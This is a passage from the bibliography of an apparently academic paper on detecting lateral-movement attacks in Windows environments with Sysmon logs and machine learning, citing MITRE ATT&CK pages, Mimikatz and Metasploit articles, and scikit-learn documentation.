[43] *Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit*. Feb. 2023. URL: https://www.metasploit.com.

[44] *Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit*. [Online; accessed 8. Feb. 2023]. Feb. 2023. URL: https://www.metasploit.com.

[45] Yisroel Mirsky et al. *The Threat of Offensive AI to Organizations*. June 2021. URL: https://www.researchgate.net/publication/353066065_The_Threat_of_Offensive_AI_to_Organizations.

[46] Yisroel Mirsky et al. “The Threat of Offensive AI to Organizations”. In: *Computers & Security* 124 (Jan. 2023), p. 103006. ISSN: 0167-4048. DOI: 10.1016/j.cose.2022.103006.

[47] Shahrukh Iqbal Mirza. “ATTACKING WINDOWS 10 USING MIMIKATZ - Shahrukh Iqbal Mirza - Medium”. In: *Medium* (Jan. 2022). URL: https://shahrukhiqbal24.medium.com/attacking-windows-10-using-mimikatz-824c73eb9f3d.

[48] *Multiclass Receiver Operating Characteristic (ROC)*. [Online; accessed 28. Sep. 2023]. Sept. 2023. URL: https://scikit-learn.org/stable/auto_examples/model_selection/plot_roc.html.

[49] Alexander Oberle et al. “Preventing Pass-the-Hash and Similar Impersonation Attacks in Enterprise Infrastructures”. In: *2016 IEEE 30th International Conference on Advanced Information Networking and Applications (AINA)*. IEEE, Mar. 2016, pp. 800–807. DOI: 10.1109/AINA.2016.101.

[50] *Pass the Ticket Attack*. [Online; accessed 8. Feb. 2023]. Feb. 2023. URL: https://www.netwrix.com/pass_the_ticket.html.

[51] Kedar Potdar, Taher S Pardawala, and Chinmay D Pai. “A comparative study of categorical variable encoding techniques for neural network classifiers”. In: *International journal of computer applications* 175.4 (2017), pp. 7–9.

[52] Brian A. Powell. “Role-based lateral movement detection with unsupervised learning”. In: Aug. 2021. DOI: 10.48550/arXiv.2108.02713. eprint: 2108.02713.

[53] *Python_Evtx_Analyzer*. Sept. 2023. URL: https://github.com/ChristosSmiliotopoulos/Python_Evtx_Analyzer.

[54] Remediant. *White Paper: What is Lateral Movement*. Feb. 2023. URL: https://www.remediant.com/en/whatislateralmovementwhitepaper.

[55] *scikit-learn: machine learning in Python — scikit-learn 1.2.2 documentation*. Mar. 2023. URL: https://scikit-learn.org/stable.

[56] Rawan Al-Shaer, Jonathan M Spring, and Eliana Christou. “Learning the associations of mitre att & ck adversarial techniques”. In: *2020 IEEE Conference on Communications and Network Security (CNS)*. IEEE. 2020, pp. 1–9.

[57] Ali Seyed Shirkhorshidi, Saeed Aghabozorgi, and Teh Ying Wah. “A Comparison Study on Similarity and Dissimilarity Measures in Clustering Continuous Data”. In: *PLoS One* 10.12 (Dec. 2015), e0144059. ISSN: 1932-6203. DOI: 10.1371/journal.pone.0144059.

[58] Dalwinder Singh and Birmohan Singh. "Investigating the impact of data normalization on classification performance". In: *Appl. Soft Comput.* 97 (Dec. 2020), p. 105524. ISSN: 1568-4946. DOI: 10.1016/j.asoc.2019.105524.

[59] *sklearn.metrics.f1_score.* [Online; accessed 28. Sep. 2023]. Sept. 2023. URL: https://scikit-learn.org/stable/modules/generated/sklearn.metrics.f1_score.html.

[60] *sklearn.preprocessing.LabelBinarizer.* [Online; accessed 28. Sep. 2023]. Sept. 2023. URL: https://scikit-learn.org/stable/modules/generated/sklearn.preprocessing.LabelBinarizer.html.

[61] Christos Smiliotopoulos, Konstantia Barmpatsalou, and Georgios Kambourakis. "Revisiting the Detection of Lateral Movement through Sysmon". In: *Appl. Sci.* 12.15 (Aug. 2022), p. 7746. ISSN: 2076-3417. DOI: 10.3390/app12157746.

[62] Christos Smiliotopoulos, Georgios Kambourakis, and Konstantia Barbatsalou. "On the detection of lateral movement through supervised machine learning and an open-source tool to create turnkey datasets from Sysmon logs". In: *Int. J. Inf. Secur.* (July 2023), pp. 1–27. ISSN: 1615-5270. DOI: 10.1007/s10207-023-00725-8.

[63] Christos Smiliotopoulos, Georgios Kambourakis, and Constantinos Kolias. "Detecting lateral movement: A systematic survey". In: *Heliyon* 10.4 (2024), e26317. ISSN: 2405-8440. DOI: https://doi.org/10.1016/j.heliyon.2024.e26317.

[64] Bianca Soare. "What is Mimikatz? What can it do and how to protect". In: *Heimdal Security Blog* (Dec. 2022). URL: https://heimdalsecurity.com/blog/mimikatz.

[65] *Steal or Forge Kerberos Tickets, Technique T1558 - Enterprise | MITRE ATT&CK®.* Nov. 2022. URL: https://attack.mitre.org/techniques/T1558.

[66] *Tactics List | MITRE FiGHT™.* [Online; accessed 7. Feb. 2023]. Nov. 2022. URL: https://fight.mitre.org/tactics.

[67] *Updates - Updates - April 2019 | MITRE ATT&CK®.* Nov. 2022. URL: https://attack.mitre.org/resources/updates/updates-april-2019.

[68] *Use Alternate Authentication Material: Pass the Ticket, Sub-technique T1550.003 - Enterprise | MITRE ATT&CK®.* Nov. 2022. URL: https://attack.mitre.org/techniques/T1550/003.

[69] *Use Alternate Authentication Material: Pass the Ticket, Sub-technique T1550.003 - Enterprise | MITRE ATT&CK®*. Nov. 2022. URL: https://attack.mitre.org/techniques/T1550/003.

[70] VoidSec. *CVE-2020-1472*. Jan. 2023. URL: https://github.com/VoidSec/CVE-2020-1472.

[71] Bingming Wang et al. "Log-based anomaly detection with the improved K-nearest neighbor". In: *International Journal of Software Engineering and Knowledge Engineering* 30.02 (2020), pp. 239–262.

[72] *xn–Use-oq0a of Sysmon tool to detect lateral movement xn–attacks-q76c*. Feb. 2023. URL: https://scholar.google.cz/citations?view_op=view_citation&hl=en&user=92L3FHwAAAAJ&citation_for_view=92L3FHwAAAAJ:u-x6o8ySG0sC.